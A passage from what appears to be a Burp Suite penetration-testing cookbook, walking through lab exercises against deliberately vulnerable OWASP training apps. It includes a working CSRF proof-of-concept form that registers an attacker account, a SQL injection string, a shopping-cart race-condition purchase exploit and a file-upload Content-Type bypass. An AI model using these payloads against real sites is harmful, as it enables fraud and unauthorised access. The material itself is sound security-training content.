14. If you're using Burp Professional, right-click select Engagement tools | Generate CSRF PoC:

The screenshot shows the OWASp ZAP interface. The 'Repeater' tab is selected. In the 'Request' section, a POST request is shown to the URL `/mutillidae/index.php?page=register.php`. The request body contains several parameters, including `username=tester`, `password=tester`, and `confirm_pass=`. A context menu is open over the request body, with the 'Engagement tools' option highlighted. Other options in the menu include `Send to Spider`, `Do an active scan`, `Send to Intruder` (with `Ctrl+I` hotkey), `Send to Repeater` (with `Ctrl+R` hotkey), `Send to Sequencer`, `Send to Comparer`, `Send to Decoder`, `Request in browser`, `Find references`, `Discover content`, `Schedule task`, and `Generate CSRF PoC`.

- Upon clicking this feature, a pop-up box generates the same form used on the registration page but without any CSRF token protection:

CSRF PoC generator

- □ ×

Request to: http://192.168.56.101

?

Options

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Cookie: showhints=1; PHPSESSID=08n6ptqhnrnk3edv44c24teod3;
acopendivids=swingset,iotto,phppbb2,redmine; acqgroupswithpersist=nada
```

?

<

+

>

Type a search term

0 matches

CSRF HTML:

```
<html>
    <!-- CSRF PoC - generated by Burp Suite Professional -->
    <body>
        <script>history.pushState('', '', '/')</script>
        <form action="http://192.168.56.101/mutillidae/index.php?page=register.php"
method="POST">
            <input type="hidden" name="csrf&#45;token" value="" />
            <input type="hidden" name="username" value="tester" />
            <input type="hidden" name="password" value="tester" />
            <input type="hidden" name="confirm&#95;password" value="tester" />
            <input type="hidden" name="my&#95;signature"
value="This&#32;is&#32;a&#32;tester&#32;account" />
            <input type="hidden" name="register&#45;php&#45;submit&#45;button"
value="Create&#32;Account" />
            <input type="submit" value="Submit request" />
        </form>
    </body>
</html>
```

?

<

+

>

Type a search term

0 matches

Regenerate

Test in browser

Copy HTML

Close

16. If you are using Burp Community, you can easily recreate the **CSRF PoC** form by viewing the source code of the registration page:

The screenshot shows a registration form titled "Register for an Account". The form includes fields for Username, Password, Confirm Password, and Signature. A red box highlights the "View Page Source" option in the context menu, which is open over the form area.

Register for an Account

Please choose your username, password and signature

Username

Password Password Generator

Confirm Password

Signature

Create Account

View Page Source

17. While viewing the page source, scroll down to the <form> tag section. For brevity, the form is recreated next. Insert attacker as a value for the username, password, and the signature. Copy the following HTML code and save it in a file entitled csrf.html:


```
<html>
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://192.168.56.101/mutillidae/index.php?page=register.php" method="POST">
    <input type="hidden" name="csrf-token" value="" />
    <input type="hidden" name="username" value="attacker" />
    <input type="hidden" name="password" value="attacker" />
    <input type="hidden" name="confirm_password" value="attacker"
```

```
>      <input type="hidden" name="my_signature"
value="attacker account" />
      <input type="hidden" name="register-php-submit-button"
value="Create Account" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

18. Now, return to the login screen (click Login/Register from the top menu), and log in to the application, using the username ed and the password pentest.
19. Open the location on your machine where you saved the csrf.html file. Drag the file into the browser where ed is authenticated. After you drag the file to this browser, csrf.html will appear as a separate tab in the same browser:



20. For demonstration purposes, there is a Submit request button. However, in the wild, a JavaScript function would automatically execute the action of creating an account for the attacker. Click the Submit request button:



You should receive a confirmation that the attacker account is created:

Register for an Account



Back



Help Me!



Hints

Account created for attacker. 1 rows inserted.

21. Switch to Burp's Proxy | HTTP history tab and find the maliciously executed POST used to create the account for the attacker, while riding on the authenticated session of ed's:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
81	http://192.168.56.101	POST	/mutillidae/index.php?page=register.php		✓	200	49882	HTML	php	

Request Response

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Cookie: showhints=1; username=ed; uid=24; PHPSESSID=08n6ptghnrnk3edv44o24teod3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswhopersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

csrf-token=&username=attacker&password=attacker&confirm_password=attacker&my_signature=attacker+account&register-php-submit-button=Create+Account
```

22. Return to the **User Info** page: OWASP 2013 | A1 – Injection (SQL) | SQLi – Extract Data | User Info (SQL), and perform the SQL Injection attack again. You will now see 26 rows in the account table instead of the previous count of 25:

Results for "" or 1=1-- ".26 records found.

How it works...

CSRF attacks require an authenticated user session to surreptitiously perform actions within the application on behalf of the attacker. In this case, an attacker rides on ed's session to re-run the registration form, to create an account for the attacker. If ed had been an admin, this could have allowed the account role to be elevated as well.

Assessing Business Logic

In this chapter, we will cover the following recipes:

- Testing business logic data validation
- Unrestricted file upload – bypassing weak validation
- Performing process-timing attacks
- Testing for the circumvention of workflows
- Uploading malicious files – polyglots

Introduction

This chapter covers the basics of **business logic testing**, including an explanation of some of the more common tests performed in this area. Web penetration testing involves key assessments of business logic to determine how well the design of an application performs integrity checks, especially within sequential application function steps, and we will be learning how to use Burp to perform such tests.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

Testing business logic data validation

Business logic data validation errors occur due to a lack of server-side checks, especially in a sequence of events such as shopping cart checkouts. If design flaws, such as thread issues, are present, those flaws may allow an attacker to modify or change their shopping cart contents or prices, prior to purchasing them, to lower the price paid.

Getting ready

Using the **OWASP WebGoat** application and Burp, we will exploit a business logic design flaw, to purchase many large ticket items for a very cheap price.

How to do it...

1. Ensure the **owaspbwa** VM is running. Select the OWASP WebGoat application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine:

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

2. After you click the OWASP WebGoat link, you will be prompted for some

login credentials. Use these credentials: User Name: guest Password: guest.

3. After authentication, click the **Start WebGoat** button to access the application exercises:



Thank you for using WebGoat! This program is a demonstration of common web application flaws. The exercises are intended to provide hands on experience with application penetration testing techniques.

The WebGoat project is led by Bruce Mayhew. Please send all comments to Bruce at WebGoat@owasp.org.



OWASP

The Open Web Application Security Project



WebGoat Authors

Bruce Mayhew

Jeff Williams

WebGoat Design Team

David Anderson

Laurence Casey (Graphics)

Rogan Dawes

Bruce Mayhew

V5.4 Lesson Contributors

Sherif Koussa

Yiannis Pavlosoglou

Special Thanks for V5.4

Brian Ciomei (Multitude of bug fixes)

To all who have sent comments

Documentation Contributors

Erwin Geirmaert

Aung Khant

Sherif Koussa

Start WebGoat

4. Click **Concurrency | Shopping Cart Concurrency Flaw** from the left-hand menu:

The screenshot shows the OWASP WebGoat v5.4 interface. At the top, there is a navigation bar with links for "Hints", "Show Params", "Show Cookies", "Lesson Plan", "Show Java", and "Solution". On the right side of the header, there are "Logout" and a help icon. Below the header, there is a banner with a red goat logo and the text "Shopping Cart Concurrency Flaw". The main content area has a sidebar on the left with various security categories like Introduction, General, Access Control Flaws, etc., and a section titled "Concurrency" which is highlighted with a red box around "Shopping Cart Concurrency Flaw". The main content area contains a "Solution Videos" link and a "Restart this Lesson" button. A descriptive text states: "For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price." Below this is a "Shopping Cart" table with four items: Hitachi - 750GB External Hard Drive (\$169.00), Hewlett-Packard - All-in-One Laser Printer (\$299.00), Sony - Vaio with Intel Centrino (\$1799.00), and Toshiba - XGA LCD Projector (\$649.00). All quantities are set to 0. The total price is \$0.00. There are "Update Cart" and "Purchase" buttons at the bottom of the cart table. At the bottom of the page, there is a logo for "ASPECT) SECURITY Application Security Experts" and links to "OWASP Foundation | Project WebGoat | Report Bug".

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	0	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

The exercise explains there is a thread issue in the design of the shopping cart that will allow us to purchase items at a lower price. Let's exploit the design flaw!

5. Add 1 to the Quantity box for the Sony - Vaio with Intel Centrino item. Click the Update Cart button:

Shopping Cart

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$0.00

Update Cart

Purchase

6. Switch to Burp Proxy | HTTP history tab. Find the cart request, right-click, and click Send to Repeater:

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A single request is listed:

```

POST /WebGoat/attack?Screen=15&menu=800 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/WebGoat/attack?Screen=15&menu=800
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Cookie: JSESSIONID=E12D7A1F1C3E5245CD011C668407ECD; acopendivids=swingset,jot
Authorization: Basic Z3Vlcl3QGZ2ZWVlc3Q=
Connection: close
Upgrade-Insecure-Requests: 1
QTY1=0&QTY2=0&QTY3=1&QTY4=0&SUBMIT=Update+Cart
    
```

A context menu is open over the selected request, with the 'Send to Repeater' option highlighted. Other options in the menu include:

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer
- Send to Decoder

7. Inside Burp's Repeater tab, change the QTY3 parameter from 1 to 10:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

1 x 2 x 3 x 4 x ...

Go

Cancel

< | ▾

> | ▾

Request

Raw Params Headers Hex

POST /WebGoat/attack?Screen=15&menu=800 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/WebGoat/attack?Screen=15&menu=800
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Cookie: JSESSIONID=E12D7A11F1C365245CD0E12668407E2D;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Upgrade-Insecure-Requests: 1

QTY1=0&QTY2=0&QTY3=10&QTY4=0&SUBMIT=Update+Cart

8. Stay in Burp Repeater, and in the request pane, right-click and select **Request in browser | In current browser session:**

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x 4 x ...

Go Cancel < | > |

Request

Raw Params Headers Hex

POST /WebGoat/attack?Screen=15&menu=800 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/WebGoat/attack?Screen=15&menu=800
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Cookie: JSESSIONID=E12D7A11F1C365245CD0E12668407E2D;
acopendivids=swingset,jotto,phpbb2,redmi
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Upgrade-Insecure-Requests: 1


QTY1=0&QTY2=0&QTY3=10&QTY4=0&SUBMIT=Update

Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser In original session
Engagement tools In current browser session


Response

Raw

9. A pop-up displays the modified request. Click the **Copy** button:



10. Using the same Firefox browser containing the shopping cart, open a new tab and paste in the URL that you copied into the clipboard in the previous step:



11. Press the *Enter* key to see the request resubmitted with a modified quantity of 10:

Choose another language: English ▾

Logout ?

OWASP WebGoat v5.4

[Hints](#) [Show Params](#) [Show Cookies](#) [Lesson Plan](#) [Show Java](#) [Solution](#)

[Introduction](#)
[General](#)
[Access Control Flaws](#)
[AJAX Security](#)
[Authentication Flaws](#)
[Buffer Overflows](#)
[Code Quality](#)
[Concurrency](#)

[Thread Safety Problems](#)
[Shopping Cart Concurrency Flaw](#)
[Cross-Site Scripting \(XSS\)](#)
[Improper Error Handling](#)
[Injection Flaws](#)
[Denial of Service](#)
[Insecure Communication](#)
[Insecure Configuration](#)
[Insecure Storage](#)
[Malicious Execution](#)
[Parameter Tampering](#)
[Session Management Flaws](#)
[Web Services](#)
[Admin Functions](#)
[Challenge](#)

Solution Videos

Restart this Lesson

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

Shopping Cart			
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	10	\$17,990.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$17,990.00

[Update Cart](#)

[Purchase](#)



[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

12. Switch to the original tab containing your shopping cart (the cart with the original quantity of 1). Click the Purchase button:

Shopping Cart

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$0.00

[Update Cart](#)

[Purchase](#)

13. At the next screen, before clicking the Confirm button, switch to the second tab, and update the cart again, but this time with our new quantity of 10, and click on Update Cart:

The screenshot shows a web browser with two tabs open. The active tab is titled "Shopping Cart Concurrency Flaw" and displays the OWASP WebGoat v5.4 interface for this specific exercise. The page has a red header with a goat logo and the title. Below the header, there's a navigation bar with links like "Hints", "Show Params", "Show Cookies", "Lesson Plan", "Show Java", and "Solution". On the left, there's a sidebar with various security categories. The main content area shows a shopping cart with four items. The "Sony - Vaio with Intel Centrino" item has its quantity set to 10, which is highlighted with a red box. The total price is \$17,990.00. There are "Update Cart" and "Purchase" buttons at the bottom right of the cart table.

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

14. Return to the first tab, and click the Confirm button:



Shopping Cart Concurrency Flaw X Shopping Cart Concurrency Flaw X +

Choose another language: English ▾ Logout ?

OWASP WebGoat v5.4

[Hints](#) [Show Params](#) [Show Cookies](#) [Lesson Plan](#) [Show Java](#) [Solution](#)

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
[Thread Safety Problems](#)
[Shopping Cart Concurrency Flaw](#)
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos [Restart this Lesson](#)

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

Place your order

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$1,799.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$1,799.00

Enter your credit card number:

Enter your three digit access code:

ASPECT)SECURITY
Application Security Experts

OWASP Foundation | Project WebGoat | Report Bug

Notice we were able to purchase 10 Sony Vaio laptops for the price of

one!

Choose another language: English ▾

Logout ?



Shopping Cart Concurrency Flaw

OWASP WebGoat v5.4 [◀ Hints](#) [▶ Show Params](#) [Show Cookies](#) [Lesson Plan](#) [Show Java](#) [Solution](#)

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
[Thread Safety Problems](#)

 [Shopping Cart](#)
[Concurrency Flaw](#)

Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos [Restart this Lesson](#)

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

* Thank you for shopping! You have (illegally!) received a 90% discount. Police are on the way to your IP address.
* Congratulations. You have successfully completed this lesson.

Thank you for your purchase!
Confirmation number: CONC-88

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	10	\$17,990.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total Amount Charged to Your Credit Card: \$1,799.00

[Return to Store](#)



How it works...

Thread-safety issues can produce unintended results. For many languages, the developer's knowledge of how to declare variables and methods as thread-safe is imperative. Threads that are not isolated, such as the cart contents shown in this recipe, can result in users gaining unintended discounts on products.

Unrestricted file upload – bypassing weak validation

Many applications allow for files to be uploaded for various reasons. Business logic on the server-side must include checking for acceptable files; this is known as **whitelisting**. If such checks are weak or only address one aspect of file attributes (for example, file extensions only), attackers can exploit these weaknesses and upload unexpected file types that may be executable on the server.

Getting ready

Using the **Damn Vulnerable Web Application (DVWA)** application and Burp, we will exploit a business logic design flaw in the file upload page.

How to do it...

1. Ensure the owaspbwa VM is running. Select DVWA from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.
2. At the login page, use these credentials: Username: user; Password: user.
3. Select the DVWA Security option from the menu on the left. Change the default setting of low to medium and then click Submit:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, there's a navigation bar with links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below this is a main content area with a sidebar on the left containing the same navigation links. The main content area has a header "DVWA Security" with a lock icon. It displays the message "Security Level is currently **medium**". Below this, it says "You can set the security level to low, medium or high." and "The security level changes the vulnerability level of DVWA." A dropdown menu for the security level is open, showing options: "low" (selected), "medium" (highlighted with a red border), and "high". To the right of the dropdown is a "Submit" button. At the bottom of the content area, there's information about PHPIDS: "PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." It also states "You can enable PHPIDS across this site for the duration of your session." and "PHPIDS is currently **disabled**. [enable PHPIDS]". Finally, there are links for "[Simulate attack]" and "[View IDS log]".

4. Select the Upload page from the menu on the left:

The screenshot shows a web application interface titled "Vulnerability: File Upload". On the left, there is a vertical sidebar with several menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), and Upload. The "Upload" button is highlighted with a red border. The main content area has a title "Vulnerability: File Upload" and a form for uploading an image. It says "Choose an image to upload:" with a "Browse..." button and a message "No file selected.". Below it is an "Upload" button.

5. Note the page instructs users to only upload images. If we try another type of file other than a JPG image, we receive an error message in the upper left-hand corner:

Your image was not uploaded.

6. On your local machine, create a file of any type, other than JPG. For example, create a Microsoft Excel file called `malicious_spreadsheet.xlsx`. It does not need to have any content for the purpose of this recipe.
7. Switch to Burp's Proxy | Intercept tab. Turn Interceptor on with the button Intercept is on.
8. Return to Firefox, and use the Browse button to find the `malicious_spreadsheet.xlsx` file on your system and click the Upload button:

Vulnerability: File Upload

Choose an image to upload:

malicious_spreadsheet.xlsx

9. With the request paused in Burp's Proxy | Interceptor, change the **Content-type** from `application/vnd.openxmlformats-officedocument.spreadsheet.sheet` to `image/jpeg` instead.
 - Here is the original:

```
-----180903101018069
Content-Disposition: form-data; name="MAX_FILE_SIZE"
```

100000

```
-----180903101018069
Content-Disposition: form-data; name="uploaded"; filename="malicious_spreadsheet.xlsx"
Content-Type: application/vnd.openxmlformats-officedocument.spreadsheetml.sheet
```

- Here is the modified version:

```
-----180903101018069
Content-Disposition: form-data; name="MAX_FILE_SIZE"
```

100000

```
-----180903101018069
Content-Disposition: form-data; name="uploaded"; filename="malicious_spreadsheet.xlsx"
Content-Type: image/jpeg
```

10. Click the Forward button. Now turn Interceptor off by clicking the toggle button to Intercept is off.
11. Note the file uploaded successfully! We were able to bypass the weak data validation checks and upload a file other than an image:

Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../.../hackable/uploads/malicious_spreadsheet.xlsx successfully uploaded!

How it works...

Due to weak server-side checks, we are able to easily circumvent the image-only restriction and upload a file type of our choice. The application code only checks for content types matching `image/jpeg`, which is easily modified with an intercepting proxy such as Burp. Developers need to simultaneously whitelist both content-type as well as file extensions in the application code to prevent this type of exploit from occurring.

Performing process-timing attacks

By monitoring the time an application takes to complete a task, it is possible for attackers to gather or infer information about how an application is coded. For example, a login process using valid credentials receives a response quicker than the same login process given invalid credentials. This delay in response time leaks information related to system processes. An attacker could use a response time to perform account enumeration and determine valid usernames based upon the time of the response.

Getting ready

For this recipe, you will need the `common_pass.txt` wordlist from wfuzz:

- <https://github.com/xmendez/wfuzz>
 - Path: `wordlists | other | common_pass.txt`

Using OWASP Mutillidae II, we will determine whether the application provides information leakage based on the response time from forced logins.

How to do it...

Ensure Burp is running, and also ensure that the owaspbwa VM is running and that Burp is configured in the Firefox browser used to view owaspbwa applications.

1. From the owaspbwa landing page, click the link to OWASP Mutillidae II application.
2. Open Firefox browser to the home of OWASP Mutillidae II (URL: `http://<your_VM_assigned_IP_address>/mutillidae/`).
3. Go to the login page and log in using the username ed and the password pentest.
4. Switch to Burp's Proxy | HTTP history tab, find the login you just performed, right-click, and select Send to Intruder:

Burp Intruder Repeater Window Help

Target **Proxy** Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options

Intercept **HTTP history** WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status
518	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		302

Request Response

Raw Params Headers Hex

```

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgro
Connection: close
Upgrade-Insecure-Requests: 1
username=ed&password=pentest&login-php-submit-button=Login

```

Send to Spider
 Do an active scan
 Do a passive scan
Send to Intruder Ctrl+I
 Send to Repeater Ctrl+R

5. Go to the Intruder | Positions tab, and clear all the payload markers, using the Clear § button on the right-hand side:

The screenshot shows the OWASP ZAP interface with the 'Payload Positions' tab selected. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. Below the tabs, there are buttons for 1, 2, and ..., and a row of buttons for Target, Positions, Payloads, and Options. The main content area is titled 'Payload Positions' with a help icon. It contains a note: 'Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.' Below this, an 'Attack type:' dropdown is set to 'Sniper'. The request details are as follows:

```
POST /mutillidae/index.php?page=$login.php$ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=$1$; acopendivids=$swingset,jotto,phpbb2,redmine$; acgroupswithpersist=$nada$; Server=$b3dhc3Bid2E=$;
PHPSESSID=$kv6j68jmle33n5045ahc5496o7$
Connection: close
Upgrade-Insecure-Requests: 1

username=$ed$&password=$pentest$&login-php-submit-button=$Login$
```

6. Select the password field and click the Add § button to wrap a payload marker around that field:

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
